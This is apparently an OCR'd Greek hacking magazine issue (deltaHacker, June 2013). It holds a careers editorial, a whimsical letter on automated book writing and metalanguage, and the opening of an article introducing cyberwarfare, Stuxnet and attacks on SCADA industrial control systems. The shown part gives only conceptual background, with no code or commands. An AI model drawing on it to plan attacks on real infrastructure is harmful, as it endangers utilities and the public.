

all rights reversed

# HACKER

Ιούνης 2013 # Τιμή τεύχους 4€

τεύχος 021 - Cool Summer Edition

## Επιθέσεις σε συστήματα SCADA [*]

**Ξεθάψτε τα διαμάντια του Usenet**

**Φτιάξτε τα δικά σας Trojan Horses**

**Αναδημιουργήστε τη θρυλική Enigma**

[*] ...και πώς θα τραβήξετε κατά πάνω σας το σχετικό malware ;)

all rights reversed

HACKER

tefhos 21o

# Περιεχόμενα

και οδηγίες χρήσης

| | |
|---|---|
| **Εκδότης / Διευθυντής** | Χρήστος Βαρελάς |
| **Αρχισυντάκτης** | Παναγιώτης Βαρελάς |
| **Σύμβουλοι έκδοσης** | Νίκος Μουρατίδης, Βούλα Παυλίδου |
| **Σύνταξη** | Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Πέτρος Κυλαδίτης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Νικόλαος Σηφάκης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας |
| **Γραμματική επιμέλεια** | Βούλα Παυλίδου |
| **Καλλιτεχνική Επιμέλεια** | Πέτρος Φιλιππίδης |

Το ηλεκτρονικό περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55133, Καλαμαριά. Ο δικτυακός τόπος του περιοδικού είναι στο http://deltahacker.gr. Το email επικοινωνίας είναι το talk2us@deltahacker.gr και ειδικά για τις συνδρομές είναι το subscriptions@deltahacker.gr. Οι γενικές πληροφορίες για τις συνδρομές παρατίθενται στο http://deltahacker.gr/subscriptions και οι ίδιες οι παραγγελίες γίνονται από το http://deltahacker.gr/pdf12order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) Παρακολουθήστε επιθέσεις σε ασύρματα δίκτυα:
**http://deltahacker.gr/deltacast-s01e09**


delta HACKER
Στη 2η χρονιά και συνεχίζουμε ακάθεκτοι!
Μηνιαίο περιοδικό deltaHacker, http://deltahacker.gr
Ethical Hacking / Δίκτυα / Ασφάλεια / Προγραμματισμός / Ηλεκτρονικά
twitter.com/deltaHacker
facebook.com/deltaHacker

# Το καλύτερο όπλο στην αγορά εργασίας

**Εδώ και μερικά χρονάκια, τέτοιες μέρες παίρνω ένα είδος email τα οποία αν και δεν είμαι βέβαιος γιατί μου τα στέλνουν, πρέπει να ομολογήσω ότι χαίρομαι που τα λαμβάνω. Την ίδια στιγμή όμως κάπου προβληματίζομαι και διστάζω ν' απαντήσω αμέσως...**

**by subZraw**

Μη φανταστείτε βέβαια ότι δεν απαντώ. Απλά, πριν το κάνω, ελέγχω για άλλη μια φορά τη συλλογιστική μου, αναζητώντας κενά ή ακόμη και ύπουλες παγίδες. Συνήθως αποτυγχάνω να βρω κάτι σημαντικό ή έστω ανησυχητικό, οπότε κάνω ένα κλικ στο Reply, αρχίζω να πληκτρολογώ και το κρίμα στο λαιμό μου.

**Μια δημοφιλής, που λέτε,** κατηγορία email που λαμβάνω τέτοιον καιρό —φορές και νωρίτερα μέσα στη χρονιά— έχει να κάνει με την επιλογή σχολής μετά τις Πανελλαδικές. «Ποια σχολή να δηλώσω», σε ρωτά ο επιτυχών. «Αυτή στην Κρήτη ή εκείνη στη Θεσσαλονίκη;» Εντελώς τυχαίες είναι οι πόλεις που αναφέρω, μη δίνετε σημασία. Αλλού εντοπίζεται ο προβληματισμός. Απ' ό,τι καταλαβαίνω, που λέτε, υποτίθεται ότι η μία σχολή έχει κάποια προτερήματα έναντι της άλλης και σου αυξάνει τις πιθανότητες για επαγγελματική αποκατάσταση μετά τις σπουδές. Όμως η ίδια αυτή σχολή πέφτει κάπως μακρυά και δεν είναι καιροί αυτοί για έξοδα. Ποια σχολή, λοιπόν, να δηλώσει ο φίλος ή η φίλη μας;

**Να σας πω την αλήθεια,** κάθε φορά που ακούω ή διαβάζω για πιθανότητες επαγγελματικής αποκατάστασης μετά τις σπουδές με βάση το πτυχίο, δεν ξέρω, κάτι με πιάνει. Όχι ότι δεν ισχύει πως υπάρχουν καλές και καλύτερες σχολές, επομένως το πτυχίο από τη μία βαραίνει λιγότερο στην αγορά εργασίας σε σύγκριση με το πτυχίο από την άλλη. Όμως με τον κακό χαμό που γίνεται τριγύρω μας τα τελευταία χρόνια, την απαξίωση του δικαιώματος στην εργασία, την καταστροφή των μισθών και τα απίστευτα ποσοστά ανεργίας, δεν νομίζω ότι έχει μεγάλη αξία η όποια υπόσχεση περί επαγγελματικής αποκατάστασης 4, 5 ή 6 χρόνια από σήμερα.

**Προσέξτε: Δεν είμαι από τους απαισιόδοξους,** ούτε μ' αρέσει να καταστροφολογώ. Απλά, πιστεύω ότι αλλού είναι το κλειδί για επαγγελματική αποκατάσταση, εδώ ή σε οποιαδήποτε άλλη χώρα στον πλανήτη. Το κλειδί —ή καλύτερα το μυστικό που όλοι λίγο πολύ γνωρίζουν—, είναι να αγαπάς αυτό που σπουδάζεις κι αυτό που κάνεις γενικότερα. Αν, π.χ., σ' αρέσει ο προγραμματισμός, τότε ανεξαρτήτως της σχολής που βρίσκεσαι θα ασχολείσαι και, ναι, θα παιδεύεσαι και μόνος σου. Χρησιμότατο θα 'ναι το επίσημο πρόγραμμα σπουδών της σχολής, όμως δεν θα βασίζεσαι αποκλειστικά σ' αυτό. Παράλληλα θα έχεις και το δικό σου πρόγραμμα και θα γίνεσαι διαρκώς καλύτερος.

**Ξέρετε κάτι; Όλη αυτή** η διαδικασία μάθησης δεν θα τελειώσει με το πέρας των σπουδών και την απόκτηση του πτυχίου. Θα συνεχίζεται για όσο αγαπάτε αυτό που κάνετε, θα σας καθιστά ανταγωνιστικότερους και —το μαντέψατε— περιζήτητους στην αγορά εργασίας. Για να μην το ζαλίζω άλλο: Αν δεν βλέπετε ως καταναγκαστική εργασία αυτό που κάνετε, αργά ή γρήγορα θα λυθεί και το επαγγελματικό ζήτημα. Όχι μόνον αυτό, αλλά από κάποιο σημείο και μετά θα 'χετε και την πολυτέλεια να απορρίπτετε επαγγελματικές προτάσεις :) Αυτά, φίλες και φίλοι, διαπιστώνει ο γράφων, με τη λίγη πείρα που έχει από τη ζωή και τα πράγματα (είναι μικρός ακόμα), οπότε αυτά απαντάει και στα σχετικά emails που παίρνει.

**Πέρα από την επιλογή** σχολής και τους προβληματισμούς περί επαγγελματικής αποκατάστασης, μερικά emails που διαβάζω αφορούν στο ίδιο το επιστημονικό αντικείμενο. Κανονικά δεν θα έπρεπε ν' ανοίξω αυτό το θέμα τώρα, όμως ένα email που έλαβα πρόσφατα άγγιξε κάποιες ευαίσθητες χορδές και, το παραδέχομαι, δεν κρατιέμαι να μην κάνω ούτε καν μια σύντομη αναφορά. Μου έγραφε, λοιπόν, αναγνώστης του περιοδικού, ότι δεν μπορεί ν' αποφασίσει για το αν πρέπει να δηλώσει κάποια σχολή Πληροφορικής ή Μαθηματικών. Τον ξετρελαίνει, μου έλεγε, ο προγραμματισμός, όμως είναι ερωτευμένος και με τα Μαθηματικά. Σκεφτόταν ο φίλος μας ότι αν επιλέξει τον δρόμο των Μαθηματικών, θα μπορέσει να γίνει *και* καλός προγραμματιστής. Από την άλλη, αν πάει σε σχολή Πληροφορικής θα αρχίσει να ασχολείται αμέσως με τον προγραμματισμό και σίγουρα στο πρόγραμμα σπουδών θα υπάρχουν και Μαθηματικά. Θα μπορέσει, όμως, να μάθει *σωστά* Μαθηματικά;

**Ο γράφων, από τη στιγμή** που κάποτε πήρε πτυχίο Μαθηματικού, ίσως δεν είναι ο καταλληλότερος για να απαντήσει. Αγαπά όμως και τον προγραμματισμό — και μάλιστα έχει ρίξει άπειρα ξενύχτια για χάρη του. Θα αποτολμήσει, λοιπόν, μια ξεκάθαρη απάντηση: Είναι πολύ πιο εύκολο για έναν Μαθηματικό να γίνει καλός προγραμματιστής, παρά το αντίστροφο.

**Οριστε, λοιπόν,** το είπα. «Πέστε να με φάτε», όπως λένε και στο Twitter. Πάντως να το ξέρετε: Όσοι δεν θα έχουν την ευκαιρία να ακολουθήσουν τη λεωφόρο των Μαθηματικών, χάνουν πολλά. Είναι π.χ. πιθανό να μη μάθουν ότι...

> *«Κάθε ιδεώδες Α του αλγεβρικού σώματος αριθμών Κ περιέχει και φυσικούς αριθμούς διάφορους του μηδενός.»*

Για να μην σας πω ότι ποτέ δεν θα συνειδητοποιήσουν πως...

> *«Κάθε άπειρο και φραγμένο σύνολο Α του ευκλείδιου μετρικού χώρου (R, e), έχει τουλάχιστον ένα σημείο συσσωρεύσεως.»*

Νομίζω πως με καταλαβαίνετε.




# σνέιλ μέιλ

Αγαπητοί μου,

Πρωτομηνιά σήμερα, και το είχα πάρει απόφαση να μη μείνω μέσα. Είχα κατά νου να κατέβω στο Φάληρο να χαζέψω τους γλάρους, και πράγματι αυτό θα έκανα, αλλά την ώρα που περνούσα από την τραπεζαρία, έτοιμος να ανοίξω την πόρτα και να βγω, άκουσα από το λάπτοπ της εξαδέλφης κάτι διαδηλώσεις.

«Τι είναι αυτό, μας την έπεσαν ξανά οι αγανακτισμένοι;» την ρώτησα.

«Διαδηλώσεις στην Κωνσταντινούπολη», μου λέει. «Γίνεται χαμός.»

Πήγα από πάνω της να κοιτάξω την οθόνη. «Τι έγινε;» ρώτησα. «Τι τους έπιασε καλοκαιριάτικα;»

«Η αφορμή είναι κάποιο πάρκο που ήθελαν να πειράξουν. Αλλά νομίζω ότι το θέμα είναι πιο σοβαρό.»

Εκατσα από δίπλα και άρχισα να παρακολουθώ. Αυθόρμητα έβγαλα την γραφομηχανή.

Εκανα λες και ήμουν στον αυτόματο πιλότο. Σήκωσα το καπάκι, έβαλα σελίδα και άρχισα να γράφω.

Εγραψα αυτό που μόλις σας έγραψα.

Ότι, δηλαδή, είναι πρωτομηνιά και ότι ενώ το είχα πάρει απόφαση να μην μείνω μέσα αλλά να κατέβω από Φάληρο μεριά για να δω τους γλάρους, μου κίνησαν την περιέργεια οι διαδηλώσεις που άκουσα στο λάπτοπ της εξαδέλφης. Ότι την ρώτησα τι ήταν αυτό, κι αν μας την έπεσαν ξανά οι αγανακτισμένοι, και ότι αυτή μου απάντησε πως γίνονται επεισόδια στην Κωνσταντινούπολη με αφορμή κάποιο πάρκο που ήθελαν να πειράξουν. Και ότι, τελικά, έκατσα από δίπλα της να δω, ότι αυθόρμητα έβγαλα την γραφομηχανή, ότι έβαλα σελίδα και άρχισα να σας γράφω για το πώς συνέβη να αρχίσω να σας γράφω αυτό που άρχισα να σας γράφω, αντί να ανοίξω την πόρτα και να βγω έξω όπως είχα αρχικά κατά νου.

Να γράφω, δηλαδή, ότι ήταν πρωτομηνιά και δεν το είχα σκοπό να μείνω μέσα, αλλά οι διαδηλώσεις από τον φορητό της εξαδέλφης με απέτρεψαν να πάω στο Φάληρο να κοιτάξω τους γλάρους.

Και ούτω καθεξής, που θα έλεγε και η μητέρα της εξαδέλφης που είναι Ινδουίστρια.

Πλάκα πλάκα, αν με κοιτάξω από κάποια απόσταση, αυτό που κάνω αυτή την στιγμή δεν είναι και τόσο διαφορετικό από αυτό που κάνουν όλοι εκείνοι που σκυμμένοι, με το τουίτερ και το φέισμπουκ στο χέρι, μας ενημερώνουν συνεχώς για όλες τους τις δραστηριότητες αποσιωπώντας την πιο σημαντική από αυτές τις δραστηριότητες, ότι δηλαδή είναι συνεχώς σκυμμένοι, με το τουίτερ και το φέισμπουκ στο χέρι.

Βεβαίως, σε αντίθεση με εκείνους εγώ δεν αποσιωπώ ότι είμαι στην γραφομηχανή.

Δεν είναι και εύκολο να το αποσιωπήσεις βέβαια με τέτοιο θόρυβο που κάνουν τα πλήκτρα και ο κύλινδρος που επιστρέφει, όταν πατάω το Return.

Που άλλωστε γι αυτό λέγεται Return. Πιο σωστά: «carriage return» ή CR --το οποίο, όπως κάθε παλιός χειριστής τέλεξ ξέρει, είναι άλλο πράγμα από το LF (line feed) και εντελώς διαφορετικό από το Enter.

Δεν το αποσιωπώ, λοιπόν, καθόλου. Απεναντίας είναι το βασικό πράγμα για το οποίο σας γράφω εδώ και ώρα. Ότι, δηλαδή, είμαι στην γραφομηχανή και γράφω για το ότι είμαι στην γραφομηχανή και σας γράφω πως είμαι στην γραφομηχανή και σας γράφω.

Και πάει λέγοντας.

Διάβαζα προ καιρού για έναν τύπο ονόματι Philip M. Parker, καθηγητή μάρκετινγκ σε κάποια σχολή επιχειρήσεων δεν ξέρω πού, ο οποίος έχει φτιάξει και πατεντάρει ένα σύστημα που μέσα σε 20 περίπου λεπτά της ώρας συγγράφει ολόκληρα βιβλία για συγκεκριμένα θέματα.

Μιλάμε για πολύ συγκεκριμένα θέματα. Για παράδειγμα: «Webster's English to Icelandic Crossword Puzzles: Level 1» (13,46 δολαριάκια στο Amazon.com). Η «Webster's Kiribati to English Crossword Puzzles: Level 1» (κι αυτό 13,46 δολάρια κάνει).

Περίεργος τύπος, δεν λέω, δείχνει να έχει έφεση στα σταυρόλεξα (σε Level 1) αλλά μάλλον δεν περιμένει να βγάλει από κει τα λεφτά του.

Το κοκό είναι αλλού. Για παράδειγμα, στο «The 2007-2012 World Outlook for Ice Cream and Frozen Dessert Manufacturing». Το συγκεκριμένο βιβλίο κυκλοφορεί ήδη από το 2006 και είμαι σίγουρος ότι βρίσκεται στο ράφι όλων αυτών των οραματιστών που άνοιξαν τα τελευταία χρόνια το ένα παγογιαουρτάδικο δίπλα στο άλλο. Θα το βρείτε στο Amazon.com έναντι 795 δολαρίων. Εφτακοσίων ενενήντα πέντε.

Αν σας φαίνεται ακριβό, το συναφές «The 2007-2012 World Outlook for Chilled Desserts» είναι σε προσφορά και θα γίνει δικό σας μόλις με 755,25 δολαριάκια.

Σπεύσατε. Το αφεντικό τρελάθηκε. Εφτακόσια πενήντα πέντε δολάρια; Τι ψυχή έχουν;

Να το πούμε στον Δήμο της Ιεράς Πόλεως Μεσολογγίου να πάρουν αντίτυπα, αν και είμαι σίγουρος ότι θα το έχουν ήδη κάνει. Ξέρετε, για να τονωθεί η επιχειρηματικότητα και να στηριχτούν οι οραματιστές που ετοιμάζονται να ανοίξουν παγογιαουρτάδικο στην Ιερά Πόλη.

Τέλος πάντων. Να μην τα πολυλογώ. Ο κύριος Philip M. Parker έχει αυτή τη στιγμή στο Άμαζον απλωμένα προς πώλησιν 113.323 βιβλία.

Ούτε ένα, ούτε δύο.

Η πατέντα με τα χρυσά αβγά (pun intended): Philip M. Parker, πατέντα υπ. αρ. US20060064631 A1, 23 Μαρτίου 2006, www.google.co.uk/patents/US20060064631, «Method and Apparatus for Automated Authoring and Marketing».

Και με αυτή την αφορμή, επανέρχομαι, λοιπόν, αγαπητοί μου, στο θέμα που με απασχολεί όλο αυτό τον καιρό.

Είναι το εξής.

Διαβάζω για αυτό το σύστημα που έχει φτιάξει ο κύριος Parker. Μελετώ την πατέντα και βλέπω ότι αυτό που κάνει το σύστημά του είναι να διατρέχει τεράστιες βάσεις δεδομένων και να αναδιατυπώνει τα περιεχόμενά τους κατά τρόπο συμμορφούμενο σε συγκεκριμένες προδιαγραφές παρουσίασης, σύνοψης και μορφοποίησης. Όλα συμπληρώνονται αυτόματα: Τίτλος, πρώτη σελίδα, πρόλογος, κατάλογος περιεχομένων, κείμενο, ευρετήριο, οπισθόφυλλο.



Ρωτώ, λοιπόν. Αν θεωρήσω πως τα δεδομένα που διατρέχει το σύστημα βρίσκονται σε ένα συγκεκριμένο επίπεδο, σε ποιο επίπεδο βρίσκονται τα περιεχόμενα των βιβλίων που γράφει το σύστημα; Στο ίδιο ή σε κάποιο μετα-επίπεδο;

Να το ρωτήσω αλλιώς. Αν θεωρήσω ότι τα αρχικά δεδομένα είναι διατυπωμένα σε μια κάποια γλώσσα L, τότε σε ποια γλώσσα είναι διατυπωμένα τα βιβλία του Parker; Στην L ή σε κάποια άλλη μεταγλώσσα, μL;

Η απάντηση μοιάζει υπόπτως εύκολη. Ο Parker παίρνει τα αρχικά του δεδομένα από κάπου και, μετά την επεξεργασία τους, τα επαναδιατυπώνει σε ένα μετα-επίπεδο. Τα δεδομένα είναι «γλωσσικά» και τα περιεχόμενα των βιβλίων του Parker «μεταγλωσσικά».

Αγαπητοί μου,

η ιδέα που μου έχει κολλήσει τον τελευταίο καιρό είναι πως αυτό δεν ισχύει.

Σκέφτομαι και ξανασκέφτομαι ότι η διάκριση «γλώσσας» – «μεταγλώσσας» σε αυτό και σε άλλα παρόμοια παραδείγματα είναι «τετριμμένη» (με την μαθηματική σημασία της λέξης: «trivial»), και ότι συσκοτίζει παρά διαφωτίζει τα ζητήματα.

Το ζήτημα, όπως καταλαβαίνετε, είναι μεγάλο. Αλλά, να. Ξεκίνησα σήμερα την επιστολή μου γράφοντάς σας ότι ενώ ετοιμαζόμουν να πάω στο Φάληρο έμεινα να βλέπω ειδήσεις για τα επεισόδια στην Κωνσταντινούπολη και να σας γράφω στη γραφομηχανή ότι ήμουν πράγματι καθ' οδόν προς Φάληρο αλλά έμεινα μέσα για να σας γράψω και λοιπά και λοιπά και λοιπά.

Λες και ήμουν καθρέφτης και κοίταγα μέσα στον καθρέφτη.

Με άλλα λόγια, η παράγραφός μου έμοιαζε να έχει την δομή αναδρομικού βρόχου (recursive loop). Είχε, όμως;

Θεωρώ πως όχι.

Η σκέψη με την οποία θα σας αφήσω σήμερα, αγαπητοί μου, μπορεί να διατυπωθεί ως εξής: Όταν ως γλώσσα εξετάζουμε την ανθρώπινη φυσική γλώσσα, τότε κάθε διαφοροποίηση γλώσσας / μεταγλώσσας είναι τετριμμένη (trivial).

Άλλως ειπείν: Η φυσική γλώσσα μπορεί να είναι μεταγλώσσα του εαυτού της μόνο κατά τετριμμένο τρόπο.

Νομίζω ότι αυτός είναι ο μόνος τρόπος να συστηματοποιηθεί αυτό που προσπαθώ να πω τόσον καιρό τώρα, και που, πράγματι, σας έλεγα την τελευταία φορά.

Έγραφα, ίσως θυμάστε, ότι όταν μιλάω όντας σε ένα επίπεδο, π.χ., στο επίπεδο της πράξης, δεν μπορώ να είμαι ταυτόχρονα /και/ σε αυτό αλλά /και/ στο μετα-επίπεδο της περιγραφής της πράξης.

Σήμερα εξηγώ ότι ο λόγος που συμβαίνει αυτό είναι γιατί στην ανθρώπινη γλώσσα η διάκριση επιπέδου / μετα-επιπέδου είναι τετριμμένη, trivial, μη-αυστηρή.

Οποιαδήποτε πρόταση διατυπωμένη σε ένα από αυτά τα επίπεδα αναπόφευκτα διαχέεται στο άλλο, και με κάνει να πέφτω στην λούμπα της μη διάκρισης επιπέδων.

Βασιλική διαταγή και τα σκυλιά δεμένα.

Σας ασπάζομαι

Θείος Ακάκιος

# openSUSE Conference

## 18-22 July 2013

## Thessaloniki, Greece

## Olympic Museum

See you there !!!

conference.opensuse.org

#opensuse-conference @ Freenode

**Skill:** Intermediate
**Tags:** SCADA, PLC, RTU, EWS, EHI, honeypot, conpot, shodan

# Επιθέσεις σε συστήματα βιομηχανικού ελέγχου


**Έχετε ακούσει την έννοια του κυβερνοπολέμου; Αν δεν κατοικείτε σε κάποια δύσβατη σπηλιά ή σε κάποια ερημική παραλία του Ανατολικού Τιμόρ, όλο και κάτι θα έχει πάρει το αυτί σας. Έφτασε που λέτε ο καιρός να ξεχάσουμε αυτά που ξέραμε, αγαπητές κι αγαπητοί. Κανένας διοικητής πλέον δεν πρόκειται να θυσιάσει τόσο εύκολα τους στρατιώτες του στο πεδίο της μάχης, όταν μπορεί να κάνει τη δουλειά του απομακρυσμένα. Καλώς ήρθατε στη νέα γενιά μαχών, όπου οι χειρότεροι nerds γίνονται οι καλύτεροι commandos!**

by Ion




Το ζήτημα του κυβερνοπολέμου είναι πολύπλοκο και με πάμπολλες προεκτάσεις. Βλέπετε, η ασφάλεια στο διαδίκτυο έχει καταντήσει στρατηγικό ζήτημα για την ασφάλεια μιας χώρας. Πλέον, κάθε στρατιωτική ή πολιτική σύγκρουση εμπεριέχει στοιχεία κυβερνοπολέμου. Μη νομίζετε ότι πρόκειται για κάτι καινούργιο. Για παράδειγμα, από το 1980 η τότε Σοβιετική Ένωση είχε επενδύσει μεγάλα ποσά και πολλές ανθρωποώρες για τη λεγόμενη Τεχνολογική Στρατιωτική Επανάσταση (MTR: Military Technological Revolution). Αυτή δεν ήταν τίποτε άλλο από την (κατά)χρήση υπολογιστών, βάσεων δεδομένων και δικτύων, με στόχο τη σύνδεση σε δίκτυα πληροφοριών του αντιπάλου.

Μια κυβερνοεπίθεση δεν αποτελεί τον τελικό στόχο μιας επιχείρησης. Συνήθως, πρόκειται για έναν προπομπό πολλών επιθετικών ενεργειών, όπως είναι η προπαγάνδα και η διασπορά ψευδών ειδήσεων — και φυσικά η απενεργοποίηση/αχρήστευση διαφόρων εγκαταστάσεων του αντιπάλου. Με αυτές τις εγκαταστάσεις θα ασχοληθούμε και στο παρόν άρθρο! Αναρωτιέστε τι εννοούμε όταν μιλάμε για εγκαταστάσεις; Αναφερόμαστε σε όλες εκείνες τις υπηρεσίες και τους οργανισμούς που είναι υπεύθυνοι για να λειτουργεί μια χώρα ή μια περιοχή. Θέλετε παραδείγματα; Το δίκτυο ηλεκτρισμού, το δίκτυο ύδρευσης, οι μονάδες παραγωγής ενέργειας (υδροηλεκτρικοί σταθμοί, φράγματα, ανεμογεννήτριες κ.ο.κ.), οι μονάδες καθαρισμού νερού, τα εργοστάσια επεξεργασίας λυμάτων, οι αγωγοί αερίου, τα πυρηνικά εργαστήρια και ό,τι άλλο βάζει ο νους σας!




*Η εμφάνιση ενός κλασικού PLC (Programmable Logic Controller). Ούτε οθόνη, ούτε τίποτα. Δεν τον λέτε κι όμορφο!*




*Τα RTUs είναι σαφώς πιο εξελιγμένα από τα PLCs. Πολλά διαφορετικά modules κουμπώνουν μεταξύ τους, για να δημιουργήσουν έναν βιομηχανικό εγκέφαλο!*

Μιας και είπαμε για πυρηνικά, τι γνωρίζετε για το Stuxnet; Πρόκειται για το πιο περίπλοκο και εξελιγμένο malware που έχει κατασκευαστεί ποτέ κι ο στόχος του ήταν οι εγκαταστάσεις απεμπλουτισμού ουρανίου στο Ιράν. Μισό megabyte κώδικα που μεταφέρθηκε με ένα USB stick, κατάφερε να κάνει μέσα σε μικρό χρονικό διάστημα όσα θα πετύχαινε και μια στρατιωτική επέμβαση, η οποία θα δημιουργούσε παγκόσμια αναταραχή και θα κόστιζε πολλές ανθρώπινες ζωές κι ακόμα περισσότερα εκατομμύρια δολαρίων. Δεν μας ενδιαφέρει φυσικά να πάρουμε θέση σε αυτή τη διαμάχη, αλλά νομίζουμε πως καταλαβαίνετε αυτό που προσπαθούμε να τονίσουμε: ο κυβερνοπόλεμος είναι «ασφαλής», «συμφέρει» και είναι ήδη στην πόρτα μας!


## Rage against the (industrial) machine!

Το θέμα του κυβερνοπολέμου είναι εξαιρετικά ενδιαφέρον και θα αποτελέσει σίγουρα το αντικείμενο ενός μελλοντικού άρθρου, αποκλειστικά αφιερωμένου σε όλες τις σχετικές εξελίξεις. Στο παρόν άρθρο, όμως, θα ασχοληθούμε με το στόχο των κυβερνοεπιθέσεων. Προηγουμένως αναφερθήκαμε στις διάφορες εγκαταστάσεις μιας περιοχής, αλλά στην πράξη ο στόχος εντοπίζεται στα ηλεκτρονικά συστήματα που ελέγχουν και ρυθμίζουν τη λειτουργία των διαφόρων έργων υποδομής. Τα περισσότερα από αυτά τα συστήματα δημιουργήθηκαν μαζί με τα αντίστοιχα εργοστάσια και λειτουργούν ακολουθώντας τους ίδιους, παλιούς κανόνες. Εξάλλου, πολλά από αυτά δεν έχουν αναβαθμιστεί ποτέ! Τα συστήματα στα οποία αναφερόμαστε ονομάζονται συστήματα SCADA (Supervisory Control and Data Acquisition), αλλά είναι πιθανό να τα συναντήσετε και σαν ICS (Industrial Control Systems). Στην πιο απλή τους μορφή, τα συστήματα SCADA παρέχουν τη δυνατότητα παρακολούθησης διαφόρων αισθητήρων, όπως για παράδειγμα θερμόμετρα, όργανα μέτρησης πίεσης κ.ά. Συνή-

θως όμως τα συστήματα SCADA έχουν πολύ πιο πλούσιες ικανότητες και παρέχουν πρόσβαση σε πολλά κι ενδιαφέροντα υποσυστήματα, όπως τα ακόλουθα:

- Όργανα μέτρησης εντός του εργοστασίου, με τη δυνατότητα ανίχνευσης και καταγραφής διαφόρων μεγεθών, όπως π.χ. πίεση, θερμοκρασία, pH, ταχύτητα ροής κ.ο.κ.
- Τεχνικό εξοπλισμό, όπως είναι οι βαλβίδες πιέσεως, οι αντλίες, οι μετασχηματιστές κ.λπ.
